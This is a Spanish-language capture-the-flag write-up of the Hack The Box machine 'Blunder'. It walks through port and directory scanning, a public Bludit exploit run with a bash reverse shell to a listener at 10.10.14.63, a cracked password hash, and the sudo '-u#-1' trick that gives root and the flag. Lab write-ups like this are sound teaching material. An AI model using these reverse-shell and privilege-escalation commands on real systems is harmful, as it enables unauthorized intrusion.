

BLUNDER



Comienzo comprobando que la máquina está activa y tengo conectividad, después enumero los puertos abiertos y sus versiones:

```
ping -c1 10.10.10.191
nmap -Pn -p- --open -T5 -v -n 10.10.10.191 -oG allPorts
nmap -Pn -sC -sV -p 21,22,80 10.10.10.191 -oN targeted
```

```
[x@XmaXinE ~/SEC/htb/blunder]$ ping -c1 10.10.10.191
PING 10.10.10.191 (10.10.10.191) 56(84) bytes of data.
64 bytes from 10.10.10.191: icmp_seq=1 ttl=63 time=39.3 ms

--- 10.10.10.191 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 39.277/39.277/39.277/0.000 ms
[x@XmaXinE ~/SEC/htb/blunder]$ nmap -Pn -p- --open -T5 -v -n 10.10.10.191 -oG allPorts
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-08 12:13 CEST
Initiating Connect Scan at 12:13
Scanning 10.10.10.191 [65535 ports]
Discovered open port 80/tcp on 10.10.10.191
Connect Scan Timing: About 32.35% done; ETC: 12:15 (0:01:05 remaining)
Completed Connect Scan at 12:14, 63.74s elapsed (65535 total ports)
Nmap scan report for 10.10.10.191
Host is up (0.041s latency).
Not shown: 65533 filtered ports, 1 closed port
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 63.81 seconds
[x@XmaXinE ~/SEC/htb/blunder]$ nmap -Pn -sC -sV -p 80 10.10.10.191 -oN targeted
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-08 12:14 CEST
Nmap scan report for 10.10.10.191
Host is up (0.039s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```

Solamente hay un servicio web, despues de navegar por él lo fuzeo rapidamente:

```
ffuf -c -w /home/x/.local/src/SecLists/Discovery/Web-Content/common.txt -e .txt,.html,.php -u http://10.10.10.191/FUZZ
```

```
[x@XmaXinE ~/SEC/htb/blunder]$ ffuf -c -w /home/x/.local/src/SecLists/Discovery/Web-Content/common.txt -e .txt,.html,.php -u http://10.10.10.191/FUZZ

  /'___\ /'___\ /'___\
 / \___/ / \___/  _ _ _ / \___/
  \ ,___/ \ ,___/ \___/ \___/ \ ,___/
   \___/ \___/ \___/ \___/ \___/
    \___/ \___/ \___/ \___/

v1.1.0-git

-----
:: Method      : GET
:: URL         : http://10.10.10.191/FUZZ
:: Wordlist    : FUZZ: /home/x/.local/src/SecLists/Discovery/Web-Content/common.txt
:: Extensions : .txt .html .php
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403
-----

.hta.php      [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess    [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess.txt [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta.html    [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess.html [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess.php [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta.txt     [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta        [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd    [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd.txt [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd.html [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd.php [Status: 403, Size: 277, Words: 20, Lines: 10]
0           [Status: 200, Size: 7561, Words: 794, Lines: 171]
LICENSE     [Status: 200, Size: 1083, Words: 155, Lines: 22]
about       [Status: 200, Size: 3280, Words: 225, Lines: 106]
admin       [Status: 301, Size: 0, Words: 1, Lines: 1]
cgi-bin/    [Status: 301, Size: 0, Words: 1, Lines: 1]
install.php [Status: 200, Size: 30, Words: 5, Lines: 1]
robots.txt  [Status: 200, Size: 22, Words: 3, Lines: 2]
robots.txt  [Status: 200, Size: 22, Words: 3, Lines: 2]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10]
todo.txt    [Status: 200, Size: 118, Words: 20, Lines: 5]
:: Progress: [18608/18608] :: Job [1/1] :: 169 req/sec :: Duration: [0:01:50] :: Errors: 0 ::
```

En la página todo.txt hay un nombre propio "fergus", puede ser un usuario. En la página admin encuentro un login de un servicio llamado bludit, busco exploits y uno me llama la atención pero necesito credenciales válidas. Leyendo el blog me encuentro con una palabra en un texto que no tiene sentido en ese contexto "RolandDeschain", pruebo a loguearme(fergus - RolandDeschain) y tengo éxito, ya puedo lanzar el exploit:

```
rlwrap nc -nvlp 1234
python 48568.py -u http://10.10.10.191 -user fergus -pass RolandDeschain -c "/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.63/1234 0>&1'"
```

```
[x@XmaXinE ~/SEC/htb/blunder]$ python 48568.py -u http://10.10.10.191 -user fergus -pass RolandDeschain -c "/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.63/1234 0>&1'"

BLUDIT PWN
CVE-2019-16113 CyberVaca


[+] csrf_token: ed688c85dd3dc2aaf563960344e88467985d796e
[+] cookie: 690r4ao33cjqr1u19qda41ul5
[+] csrf_token: ae31a29f40cc4504dc781f65dfied4838f9913bb
[+] Uploading ixvgiyn.jpg
[+] Executing command: /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.63/1234 0>&1'
[+] Delete: .htaccess
[+] Delete: ixvgiyn.jpg
[x@XmaXinE ~/SEC/htb/blunder]$

[+] r00t
/bin/zsh 231x26

[x@XmaXinE ~/SEC/htb/blunder]$ rlwrap nc -nvlp 1234
Connection from 10.10.10.191:42022
bash: cannot set terminal process group (1123): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$
```

Explorando el sistema veo que hay otra versión de bludit instalado, hay una carpeta database con un fichero user.php (/var/www/bludit-3.10.0a/bl-content/databases/users.php) de la que saco el usuario hugo y una password hasheada, la busco en internet y veo que es "Password120". Pruebo a cambiar de usuario con estas credenciales y tengo éxito, consigo una fully interactive shell y veo los permisos que tiene el usuario:

```
su hugo
id
python -c 'import pty; pty.spawn("/bin/bash")'
sudo -l
```




The screenshot shows a terminal session where a user named 'x@XmaXiNE' connects to a machine named 'blunder' via 'rlwrap nc -nvlp 1234'. The connection is from 10.10.10.191:41864. The user runs 'su hugo' and provides the password 'Password120'. The prompt changes to 'hugo@blunder: /var/www/bludit-3.9.2/bl-content/tmp\$'. The user then runs 'id', showing they are 'hugo' with 'uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)'. They run 'python -c 'import pty; pty.spawn("/bin/bash")'', and then 'sudo -l'. The output of 'sudo -l' shows that the user 'hugo' can run '/bin/bash' as 'root' on the machine 'blunder'.

```
[x@XmaXiNE ~-/SEC/htb/blunder]$ rlwrap nc -nvlp 1234
Connection from 10.10.10.191:41864
bash: cannot set terminal process group (1123): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder: /var/www/bludit-3.9.2/bl-content/tmp$ su hugo
su hugo
Password: Password120
id
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)
python -c 'import pty; pty.spawn("/bin/bash")'
hugo@blunder: /var/www/bludit-3.9.2/bl-content/tmp$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

Busco "(ALL,!root) /bin/bash" en internet y el primer resultado es <https://www.exploit-db.com/exploits/47502> donde explica cómo escalar de privilegios con un usuario con esos permisos, en vez de pasar el nombre de usuario pasa el id y sudo no comprueba su existencia (-u#-1 devuelve 0, el id de root).



The screenshot shows a terminal session where the user 'hugo' is at the prompt 'hugo@blunder: /var/www/bludit-3.9.2/bl-content/tmp\$'. They run 'sudo -u#-1 /bin/bash'. The prompt changes to 'root@blunder: /var/www/bludit-3.9.2/bl-content/tmp#'. The user then runs 'id', showing they are 'root' with 'uid=0(root) gid=1001(hugo) groups=1001(hugo)'. They run 'cat /root/root.txt', which outputs the hash '69dc88d8c04f664c405ec7b3a81916e6'.

```
hugo@blunder: /var/www/bludit-3.9.2/bl-content/tmp$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder: /var/www/bludit-3.9.2/bl-content/tmp# id
id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder: /var/www/bludit-3.9.2/bl-content/tmp# cat /root/root.txt
cat /root/root.txt
69dc88d8c04f664c405ec7b3a81916e6
root@blunder: /var/www/bludit-3.9.2/bl-content/tmp#
```